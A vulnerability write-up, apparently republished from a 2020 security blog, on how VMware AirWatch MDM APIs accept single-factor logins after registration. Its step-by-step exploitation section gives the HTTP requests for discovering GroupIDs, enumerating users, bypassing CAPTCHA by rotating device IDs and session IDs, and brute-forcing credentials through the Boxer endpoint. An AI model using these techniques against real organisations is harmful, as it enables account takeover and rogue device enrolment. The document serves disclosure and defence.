Abusing AirWatch MDM Services to Bypass MFA
The researcher found that VMware AirWatch MDM only enforces MFA and CAPTCHA during device registration, while several publicly reachable APIs still accept single-factor username and password authentication afterwards. An unauthenticated attacker could therefore brute-force credentials, enumerate valid users, and register or authenticate devices without ever passing MFA.
 Published on emptynebuli.github.io
In December, 2020, I originally released this content through Optiv SourceZero. To ensure future control over this content and provide central storage, I have copied here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
VMware AirWatch is a Mobile Device Management (MDM) product suite. Like many MDM solutions, it provides organisations with containerised access management across untrusted or unmanaged devices, giving a secure mechanism to connect to internal corporate resources. This is facilitated by deploying a localised or cloud-based appliance, which communicates back to a global infrastructure maintained by AirWatch through the domain awmdm.com. Mobile users establish communications to this environment by installing a mobile package, commonly an Android Package (APK) or an iOS Application Archive (IPA), which are publicly accessible through the Android and Apple marketplaces.
The feature at the centre of this research is the enrolment and authentication flow. Organisations use multi-factor authentication (MFA) to mitigate the impact of credential compromise, especially when Internet-exposed authentication is required. The research found that in AirWatch, MFA is only implemented during the registration process. Prior to and/or in parallel with this registration, single-factor authentication (SFA) attacks can be carried out against the solution, allowing for the compromise of user credentials and/or the registration of malicious devices. The focus of this article is the SFA attack surface exposed throughout the AirWatch MDM product suite.
Setup
Once installed, the AirWatch application requests one of two things from the user: an email address or a server endpoint.

Figure 1: AirWatch MDM Login Portal
The requests shown throughout were generated by the AirWatch agent with a User-Agent of Agent/[redacted]/Android/11. No prior registration of a user is required to establish the SFA attack surface described below: the relevant API endpoints are publicly accessible to an unauthenticated attacker.
Finding it
Submitting an email address in the login portal initiates an API request to the URI of discovery.awmdm.com:
GET /autodiscovery/DeviceRegistry.aws/v2/domainlookup/domain/vmware.com HTTP/1.1
User-Agent: Agent/[redacted]/Android/11
Accept-Language: en-US
deviceType: 5
Authorization: [redacted]:[redacted]=
aw-auth-signature-method: HMAC-SHA256
aw-auth-group-id: com.airwatch.androidagent
aw-auth-signature-version: 1
aw-auth-realm: device
aw-device-uid: 53edf056*******
aw-auth-device-uid: 53edf056*******
Date: 10/20/2020 13:11:45
Host: discovery.awmdm.com
Connection: close
Accept-Encoding: gzip, deflate
Figure 2: AirWatch MDM Client Discovery Request
This request is triggered against the following RESTful API:
/autodiscovery/DeviceRegistry.aws/v2/domainlookup/domain/
The domain variable is leveraged to perform search functionality with AirWatch's discovery service and return the AirWatch authentication endpoint and activation GroupID associated with the requested domain. The GroupID, or ActivationCode, is a required value when attempting to authenticate against the AirWatch solution. However, this information is considered public knowledge and is not protected or sensitive information. VMware security's response to the sensitivity of these values was as follows:
GroupIDs (ActivationCode) are used for the following and we do not consider them sensitive information:
"Group ID - public customer/org identifier used to associate a public device enrollment with the customer. Typically used to map email domain to a product specific identifier."
The request generated from the MDM application contains an authorization header and some additional validation checks. However, none of this information is server-side validated, and the request header can be condensed to the following:
GET /autodiscovery/awcredentials.aws/v2/domainlookup/domain/vmware.com HTTP/1.1
Host: discovery.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Accept-Encoding: gzip, deflate
Connection: close
Figure 3: AirWatch MDM Discovery Request - Condensed
Discovery services have been observed through three different endpoints. Two are publicly documented APIs and the third is server-side content derived from the discovery process.
/autodiscovery/awcredentials.aws/v1/domainlookup/domain//autodiscovery/awcredentials.aws/v2/domainlookup/domain//DeviceManagement/Enrollment/validate-userCredentials
Requests generated against the v1/v2 API return a JSON response body detailing the domain's authentication endpoint and GroupID values.

Figure 4: AirWatch MDM Discovery Response
Unlike these two API requests, the third discovery interface requires knowledge of the authentication endpoint URL and returns the appropriate GroupID value. Additionally, communication with validate-userCredentials requires submission of a SessionID (SID). However, this value is easily recoverable by following the standard MDM registration process. Submitting a POST request to /DeviceManagement/Enrollment/EmailDiscovery returns a validation SID that can be used in the validate-userCredentials request.
POST /DeviceManagement/Enrollment/EmailDiscovery HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 93
Accept: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close

DevicePlatformId=2&EmailAddress=[redacted]&FromGroupID=False&FromWelcome=False&Next=Next
Figure 5: VMware EmailDiscovery API
Two critical values need to be submitted in this POST for proper registration of the request:
- DevicePlatformId: This is an ID value of the device type. In examining the standard MDM package functionality, my research observed this field to be populated with a value of 2.
- EmailAddress: This is leveraged to trigger the discovery functionality. An email address must be submitted for the API to attempt registration and recover the GroupID value.
The remaining values were just defaulted to False to allow processing of the request. Upon submission, the API will respond with a 302 redirecting clients to their device's app store for installation of the AirWatch Intelligence HUB application. However, this response also contains the authorization SID to continue communication with the API once the package is installed.
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a
href="/DeviceManagement/Enrollment/DisplayAgentAppStoreLink?groupid=False&welcome=
False&sid=1e69ee15-4749-44fe-8d91-a67bf7fd971e">here</a>.</h2>
</body></html>
Figure 6: EmailDiscovery Server Response Body
This SID value (sid=1e69ee15-4749-44fe-8d91-a67bf7fd971e) can then be passed as part of the parametrised request to validate-userCredentials.
GET /DeviceManagement/Enrollment/validate-userCredentials?groupid=True&welcome=False&id=1e69ee15-4749-44fe-8d91-a67bf7fd971e HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 0
Accept: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close
Figure 7: AirWatch validate-userCredentials API Request
This request generates an HTML-formatted server response. Hidden within the content body are localised JavaScript code blocks. A substring query against this content returns the GroupID, within the second occurrence of else if statements.

Figure 8: AirWatch GroupID Disclosure
Again, VMware does not consider this information to be sensitive, so it does not represent a vulnerability on its own. However, to perform any further attacks against the environment, this information is critical. All AirWatch authentication interfaces require the submission of a GroupID value; without this information it would not be possible to carry out an authentication attack against the environment.
Exploitation
Step 1: Recover the endpoint and GroupID
Use the discovery endpoints above. The v1/v2 domainlookup APIs return the authentication endpoint and GroupID directly in a JSON body. Alternatively, submit an email address to /DeviceManagement/Enrollment/EmailDiscovery, take the SID from the 302 response, and query /DeviceManagement/Enrollment/validate-userCredentials to extract the GroupID from the embedded JavaScript.
Step 2: Enumerate the environment configuration
Upon recovering the endpoint and GroupID values, AirWatch discloses the configuration settings of the MDM environment. This further allows an unauthenticated attacker to identify sub-groups, authentication integrations and numerous additional configuration settings of the environment. This is all made possible through the following API endpoint:
/deviceservices/enrollment/airwatchenroll.aws/validategroupidentifier
POST /deviceservices/enrollment/airwatchenroll.aws/validategroupidentifier HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 118
Content-Type: application/json
Accept-Encoding: gzip, deflate
Connection: close

{"Header":{"SessionId":"00000000-0000-0000-0000-
000000000000"},"Device":{"InternalIdentifier":""},"GroupId":"VMWprod"}
Figure 9: AirWatch validategroupidentifier API Request
Similar to the v1/v2 API discovery endpoints, validategroupidentifier does not require authorization. Communication with this endpoint requires the submission of a JSON formatted message body and is directed towards an organisation's authentication endpoint. Within this message body, there are a few variables of note:
- SessionId: Communication with several of the JSON processing AirWatch APIs requires an SID. This value is represented as an RFC 4122 v4 value. Zeroing out this value initialises the query and resets the communication with the endpoint. Valid communication with the endpoint will provide a randomised SessionId in response.
- GroupId: This is the GroupID value that has been identified or discovered through the previously documented process.
Successful submission of this request returns the following response:
{
  "Header": {
    "ProtocolRevision": 0,
    "Language": null,
    "SessionId": "6debe689-709d-4f6a-b038-fe5f61fde336",
    "Mode": 2,
    "AgentToken": "978969b0-d2cf-4dd6-8e3c-eef546010b34",
    "ProtocolType": 0,
    "App": 0,
    "AppVersion": null
  },
  "Status": {
    "Code": 1,
    "Notification": ""
  },
  "NextStep": {
    "InstallUrl": "",
    "ServiceUrl": "https://vmware.awmdm.com/DeviceManagement/Enrollment/begin-
    samlAuthentication?sid=6debe689-709d-4f6a-b038-fe5f61fde336",
    "DeviceUserMode": 0,
    "StagingRequired": false,
    "DisplayStagingMessage": null,
    "UserIdentifier": null,
    "AfwProvisioningMode": 0,
    "RegistrationTypePo": 0,
    "RegistrationTypeDo": 0,
    "VidmForCico": false,
    "IsLbusEnabled": false,
    "ClosedNetworkEnrollment": false,
    "Type": 18,
    "SettingsPayload": "",
    "AgentSettings": null,
    "RequireServicesFromStore": false,
    "IsCaptchaRequired": false,
    "CaptchaValue": null,
    "AndroidEnrollmentTarget": 0,
    "KnoxPlayForWorkCapable": false,
    "AndroidWorkTempPassword": null,
    "UserEmailAddress": null,
    "showEnrollmentInfoMessages": false,
    "AFWUserAuthToken": null,
    "AFWAccountIdentifer": null,
    "IsDeviceAfwCertified": false,
    "GreenBoxUrl": null,
    "VidmServerUrl": null,
    "IsVidmConfigured": false,
    "IsGreenBoxCatalogEnabled": false,
    "IsContainerModeEnabled": false,
    "ScepPayload": null,
    "BeaconConsoleSettingsServer": null,
    "CollectImeiNumber": false,
    "IsCustomOnboardingExperienceEnabled": false,
    "CustomOnboardingMessage": null,
    "CustomOnboardingUserName": null,
    "CustomOnboardingWelcomeText": null
  }
}
Figure 10: AirWatch validategroupidentifier API Response
The response body of this request is variable to an extent depending on how the endpoint is configured. However, the high-level JSON objects of Header / Status / NextStep remain constant. Within this request body, there are a few returned variables of note:
- SessionId: This is the server-side generated RFC 4122 value authorising the request to have successfully been submitted. If there was an error in the request body, the SID would be zeroed out in this response. Future requests against the API should include this value to link the request chain together.
- ServiceUrl / GreenBoxUrl / VidmServerUrl: These values represent the authentication endpoints for identity validation through third-party authenticator integrations. How these values are populated will change depending on how the environment is configured.
- Type: This is one of the most valuable messages; this value provides identification of how the environment is configured to support user authentication.
At the time of composing the whitepaper the following five Type values have been enumerated:
- Type 1: This value indicates the environment's evaluation licence has expired or the environment is not active.
- Type 2: This value indicates the environment is configured with AirWatch identity services and will support SFA.
- Type 4: This value indicates the environment is not configured with a third-party authenticator, and the environment supports SFA.
- Type 8: This value indicates the environment will require token registration prior to allowing user authentication to occur.
- Type 18: This environment has a SAML integration and would require MFA.
If the environment has a third-party integration for authentication services, the ServiceUrl / GreenBoxUrl / VidmServerUrl variables would then be populated by these values indicating the authentication endpoint where the MDM client would be directed for authentication services. In the above response, the specific configuration of Type 18 reflects the environment is configured to support SAML based authentication. As a result, the ServiceUrl variable is populated with the SAML based authenticator URL. Navigating to this URL, it is possible to attempt authentication within the context of the integrator.

Figure 11: IDP Authentication Endpoint
Based on the configuration of AirWatch, different endpoints will be referenced to enforce the variable integrators. If SFA is enabled or the user is required to submit values to the airwatchenroll.aws API, CAPTCHA protection is enabled to limit brute-force authentication attempts.

Figure 12: AirWatch MDM Authentication CAPTCHA
Although these security protections appear to protect the authentication interface from abuse, research identified that CAPTCHA enforcement and MFA are protection mechanisms that are only enforced during user registration, and SFA is solely leveraged post completion of this process. Many of the API functions within AirWatch rely on SFA. Furthermore, previous registration of a user is not required to establish an SFA attack surface. All the vulnerable API endpoints are publicly accessible to an unauthenticated attacker, allowing for password attacks. Specifically, the following two API endpoints can be abused for SFA, and they also provide limited user enumeration of valid domain accounts.
/deviceservices/enrollment/airwatchenroll.aws/validatelogincredentials/deviceservices/authenticationendpoint.aws
Step 3: Attack validatelogincredentials
During AirWatch user registration, the Intelligence HUB application communicates with validatelogincredentials and passes the authentication credentials to the endpoint. Even if a third-party authentication is configured within the environment, this API is still provided as a communication interface. A HUB generated request to this endpoint would contain the following message body:
{
  "Username": "test",
  "Password": "test",
  "EmailUserAccount": "",
  "EmailAddress": "",
  "EnableEmailPrompt": false,
  "Header": {
  "ProtocolRevision": 9,
  "ProtocolType": 0,
  "Language": "en",
  "SessionId": "a5ae38ff-e51a-437f-81e6-5eece675fe59",
  "Mode": "Native",
  "App": 4,
  "AppVersion": "[redacted]"
},
"SamlCompleteUrl": "aw:\/\/",
  "Device": {
    "Identifier": "[redacted]",
    "Type": 5,
    "Manufacturer": "Google",
    "Model": "Pixel 2 XL",
    "Product": "taimen",
    "OsVersion": "11",
    "IsEnterprise": false,
    "IsCompromised": false,
    "Serial": "",
    "IMEI": "",
    "IsDeviceAFWCertified": true,
    "AfwProvisioningCapability": 1,
    "InternalIdentifier": "[redacted]",
    "BundleIdentifier": "com.airwatch.androidagent",
    "AospEnrollment": false
  },
  "CaptchaValue": ""
}
Figure 13: Original validatelogincredentials Request
Again, this can be compressed down to the following required values:
{
  "Username": "test",
  "Password": "test",
  "Header": {
  "SessionId": "f4e74df0-f22f-48f5-9496-1d5b66526ed3"
},
"SamlCompleteUrl": "aw:\/\/",
  "Device": {
    "InternalIdentifier": "[redacted]"
  }
}
Figure 14: validatelogincredentials Compressed Request
Submitting the authentication request to the endpoint allows for a verbose response to be returned in the JSON Status object. The content in this response is read by the HUB agent and is typically reflected directly within the app.
"Status": {
"Code": 2,
"Notification": "Invalid User Credentials"
}
Figure 15: validatelogincredentials Status Response
Depending on the environment's configuration, this response could allow for user enumeration. During research of this vulnerability, it was discovered that the ability to enumerate users is dependent on the authentication integrator and configuration of the endpoint. If functional, user enumeration would contain the following indicators:
"Notification": "Invalid User Credentials"
Figure 16: validatelogincredentials - Valid User Response
At the time of writing, not all authentication types have been enumerated and the full extent of user enumeration is unknown.
Also, the CAPTCHA validator (of consecutive authentication requests) was discovered to be linked to the InternalIdentifier or the Universal Device ID (UDID) value and the active SID. By resetting these values for each request, it is possible to successfully execute authentication attempts against this endpoint without any identity protections.
Step 4: Attack the Boxer authentication endpoint
The secondary authentication endpoint of authenticationendpoint.aws is leveraged within two functions for the Boxer email agent: registration and authentication. As part of the AirWatch configuration, it is possible to bypass the Intelligence HUB application altogether and directly register users through the Boxer application. AirWatch has indicated the Boxer application only supports SFA and is incapable of supporting MFA in its current form. Based on this understanding, Boxer represents a perpetual SFA attack interface and can be leveraged to bypass all MFA protections implemented within the AirWatch product suite.

Figure 17: AirWatch Boxer Registration
POST /deviceservices/authenticationendpoint.aws HTTP/1.1
Host: awm.[redacted]
User-Agent: Agent/[redacted]/Android/11
Content-Length: 426
Accept: application/json
Content-Type: UTF-8
Accept-Encoding: gzip, deflate
Connection: close

<AWAuthenticationRequest>
  <Username>
    <![CDATA[test]]>
  </Username>
  <Password>
    <![CDATA[test]]>
  </Password>
  <ActivationCode>
    <![CDATA[aCode]]>
  </ActivationCode>
  <BundleId>
    <![CDATA[com.boxer.email]]>
  </BundleId>
  <Udid>
    <![CDATA[[redacted]]]>
  </Udid>
  <DeviceType>5</DeviceType>
  <AuthenticationType>2</AuthenticationType>
  <AuthenticationGroup>
    <![CDATA[com.boxer.email]]>
  </AuthenticationGroup>
</AWAuthenticationRequest>
Figure 18: Boxer Registration Authentication Request
Both the Boxer registration and authentication API functions leverage the same API endpoint of authenticationendpoint.aws. The variable factor in this request is the Request Header Content-Type value. During the registration process, this value is populated as UTF-8, allowing for the submission of an XML formatted message body. This communication is a transactional request and does not require any prior authorisation to being performed.
The Boxer authentication endpoint contains the following request message body:
POST /deviceservices/authenticationendpoint.aws HTTP/1.1
Host: awm.[redacted]
User-Agent: Agent/[redacted]/Android/11
Content-Length: 259
Accept: application/json; charset=utf-8
Content-Type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
Connection: close

{
  "ActivationCode": "aCode",
  "BundleId": "com.box.email",
  "Udid": "[redacted]",
  "Username": "test",
  "AuthenticationType": "2",
  "RequestingApp": "com.boxer.email",
  "DeviceType": "2",
  "Password": "test",
  "AuthenticationGroup": "com.air-watch.boxer"
}
Figure 19: Boxer Authentication Request
The Boxer authentication request is triggered by modifying the Request Header Content-Type to be application/json and submitting a JSON object in the request. Both the registration and authentication endpoints contain the following submission variables:
- ActivationCode: This is the publicly disclosed AirWatch GroupID value. Udid: This is the unique identifier of the mobile device making the authentication request. This is used as a primary key in the AirWatch registration database, and from what I have been able to determine is unvalidated.
- Username: The target username for the authentication request.
- AuthenticationType: This value was captured from default requests and is believed to be attributed to the leveraged access path. There are specific accepted numeric values for this field.
- DeviceType: This value was captured from default requests and is believed to be attributed with the device type being leveraged.
- Password: The target password is attributed to the authentication request.
Additionally, in both instances, the server responds back with a JSON message body:

Figure 20: Boxer API Authentication Response
Examining the response StatusCode, it is possible to perform limited user enumeration and/or SFA. Research against this API has identified the following StatusCode values:
- AUTH-1: This value indicates the submitted ActivationCode was incorrect.
- AUTH-1001: This value indicates the submitted username or password were incorrect.
- AUTH-1002: This value indicates the submitted username has been locked out.
